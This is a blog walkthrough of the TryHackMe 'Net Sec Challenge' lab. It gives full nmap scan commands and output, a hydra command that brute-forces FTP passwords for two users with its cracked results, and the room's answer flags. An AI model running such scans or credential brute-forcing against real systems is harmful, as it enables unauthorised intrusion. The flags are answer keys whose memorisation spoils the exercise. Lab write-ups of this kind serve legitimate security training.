
Net Sec Challenge — Tryhackme Walkthrough(Simplest Way)

Jitesh Pahwa · Follow

3 min read · Oct 16, 2021

Listen Share More



Hello Friend! I am Jitesh. This is the write-up for tryhackme's room Net Sec Challenge. I am a n00b and that's why here's a very friendly walkthrough coz I know what you might face. Let's begin :)

So here's the link for the room:

TryHackMe | Cyber Security Training

TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your...

tryhackme.com

Bring it on buddy !!

Task 1: Introduction

Here are just the tools you can use in the room, read it and move on.

Task 2: Challenge Questions


Run a good nmap scan and you'll find many answers of this in it alone!

> nmap -sC -sV -p- -T4 --min-rate=9326 -vv [MACHINE IP]

Let's break this command if it just passed up from your head 😅

- sC : run particular scripts on the target and check what all can happen there
- sV : check for the versions
- -p- : check all the ports
- -T4 : it is to speed up things(max is T5)
- — min-rate=9326 : nmap will send the packets at the rate of 9326 per second, this 9326 is just a random number that I got from my Twitter friend
- -vv this stand for very verbose(refers to details) output

(**Quick note:** You can follow me on **Twitter**(click on it) to make your feed a little more cybersecurity-focused!)



```
root@ip-10-10-202-63:~# nmap -sC -sV -p- -T4 --min-rate=9326 -vv 10.10.116.93

Starting Nmap 7.60 ( https://nmap.org ) at 2021-10-16 10:10 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:10
Completed NSE at 10:10, 0.00s elapsed
 E: Starting runlevel 2 (of 2) scan.
 itiating NSE at 10:10
 mpleted NSE at 10:10, 0.00s elapsed
Initiating ARP Ping Scan at 10:10
Scanning 10.10.116.93 [1 port]
Completed ARP Ping Scan at 10:10, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:10
Completed Parallel DNS resolution of 1 host. at 10:10, 0.00s elapsed
Initiating SYN Stealth Scan at 10:10
Scanning ip-10-10-116-93.eu-west-1.compute.internal (10.10.116.93) [65535 ports]
Discovered open port 22/tcp on 10.10.116.93
Discovered open port 80/tcp on 10.10.116.93
Discovered open port 8080/tcp on 10.10.116.93
Discovered open port 445/tcp on 10.10.116.93
Discovered open port 139/tcp on 10.10.116.93
Discovered open port 10021/tcp on 10.10.116.93
```

#1 What is the highest port number being open less than 10,000?


— 8080

#2 There is an open port outside the common 1000 ports; it is above 10,000. What is it?

— 10021

#3 How many TCP ports are open?

— 6



```
Reason: 65529 resets
PORT      STATE SERVICE       REASON         VERSION
22/tcp    open  ssh           syn-ack ttl 64 (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp    open  http          syn-ack ttl 64 lighttpd
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd THM{web_server_25352}
|_http-title: Hello, world!
139/tcp   open  netbios-ssn?  syn-ack ttl 64
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
445/tcp   open  microsoft-ds? syn-ack ttl 64
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
8080/tcp  open  http          syn-ack ttl 64 Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
10021/tcp open  ftp           syn-ack ttl 64 vsftpd 3.0.3
```

#4 What is the flag hidden in the HTTP server header?

— THM{web_server_25352}

#5 What is the flag hidden in the SSH server header?

— THM{946219583339}

#6 We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

— vsftpd 3.0.3


#7 We learned two usernames using social engineering: `eddie` and `quinn`. What is the flag hidden in one of these two account files and accessible via FTP?

I transferred the names eddie and quinn to a new file named users.txt by commands :


> *echo eddie > users.txt*
>
> *echo quinn >> users.txt*

Now run hydra to bruteforce the passwords for these usernames. I was facing some problems in attack box so I ran it in my local machine.

> *hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -vV ftp://[MACHINE_IP]:10021*



```
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "carlos" - 44 of 28688798 [child 11] (0/0)
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "jennifer" - 45 of 28688798 [child 12] (0/0)
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "joshua" - 46 of 28688798 [child 13] (0/0)
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "bubbles" - 47 of 28688798 [child 14] (0/0)
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "1234567890" - 48 of 28688798 [child 15] (0/0)
[10021][ftp] host: 10.10.169.129   login: eddie   password: jordan
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "123456" - 14344400 of 28688798 [child 0] (0/0)
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "12345" - 14344401 of 28688798 [child 7] (0/0)
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "123456789" - 14344402 of 28688798 [child 1] (0
/0)
```



```
[10021][ftp] host: 10.10.169.129   login: quinn   password: andrea
[STATUS] attack finished for 10.10.169.129 (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-16 06:41:34
```

Now login to the FTP server using the following command and check in both the users….

> *ftp [MACHINE_IP] 10021*

— THM{321452667098}

#8 Browsing to `http://10.10.116.93:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?

> *nmap -sN [Machine_IP]*

(Remember to press the Reset Packet Count button)

— THM{f7443f99}


Task 3: Summary

Good Luck with next modules :)

Hey! We did it together, please consider telling me what all could have been done better in the write-up. You can tell me in the comment section or just ping me on Twitter (@JiteshPahwa4)!

Happy Hacking!!!

Tryhackme Tryhackme Walkthrough Tryhackme Writeup Simple Network Security



Follow

Written by Jitesh Pahwa

114 Followers · 31 Following

Responses (1)

What are your thoughts?

Respond

Zargham Siddiqui
almost 2 years ago

Hello, Great writeup, I have also made a video on this walkthrough, please check it out.

https://youtu.be/X2NNhD2s8pM

Reply

More from Jitesh Pahwa

Jitesh Pahwa

Tryhackme Metasploit: Exploitation EASY Walkthrough

Hello Friend ! I am Jitesh. This is my write-up about tryhackme's room Metasploit: Exploitation. I am a n00b and that's why here's a very...

Sep 27, 2021 231 8

Jitesh Pahwa

Regular expressions — THM Walkthrough

Hello Friend! I am Jitesh. This is the write-up for Tryhackme's Room for Regular Expressions. I am an n00b and that's why here's a very...

Jun 28, 2023 👏 35

Jitesh Pahwa

OWASP Juice Shop— Tryhackme Walkthrough, your short-notes!

Hello Friend ! I am Jitesh. This is the write-up for tryhackme's room OWASP Juice Shop. I am a n00b and that's why here's a very friendly...

Sep 19, 2021 38

Jitesh Pahwa

SQL Injection with BurpSuite

Hello Friend! I am Jitesh, this is the first blog that is not a walkthrough for a Tryhackme's room(I post them very frequently, you can...

Oct 27, 2021 19 1

See all from Jitesh Pahwa

Recommended from Medium

In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60

CyferNest Sec

SSRF | TryHackMe Walkthrough


"SSRF vulnerabilities are like giving your server a GPS and hoping it doesn't take a wrong turn —without proper safeguards, it might end…

Dec 9, 2024

Lists


Staff picks

796 stories · 1561 saves



Stories to Help You Level-Up at Work

19 stories · 912 saves



Self-Improvement 101

20 stories · 3193 saves

Productivity 101

20 stories · 2707 saves

IritT

Nmap: The Basics — Cyber Security 101 — Networking — TryHackMe Walkthrough

Learn how to use Nmap to discover live hosts, find open ports, and detect service versions.


Oct 26, 2024

JAY BHATT

The Sticker Shop [THM] Walk-through

In this challenge, we are tasked with retrieving a flag from a web server hosted by a local sticker shop. The scenario highlights poor…

Dec 4, 2024 56 4




Fadila Ahmad S

[EN] TryHackMe Advent of Cyber 2024: Day 3

Even if I wanted to go, their vulnerabilities wouldn’t allow it.

Dec 11, 2024



Vulnerability Capstone

Apply the knowledge gained throughout the Vulnerability Module in this challenge room.

Jawstar

Vulnerability Capstone Tryhackme

Jr. Penetration Tester Path

Oct 30, 2024

See more recommendations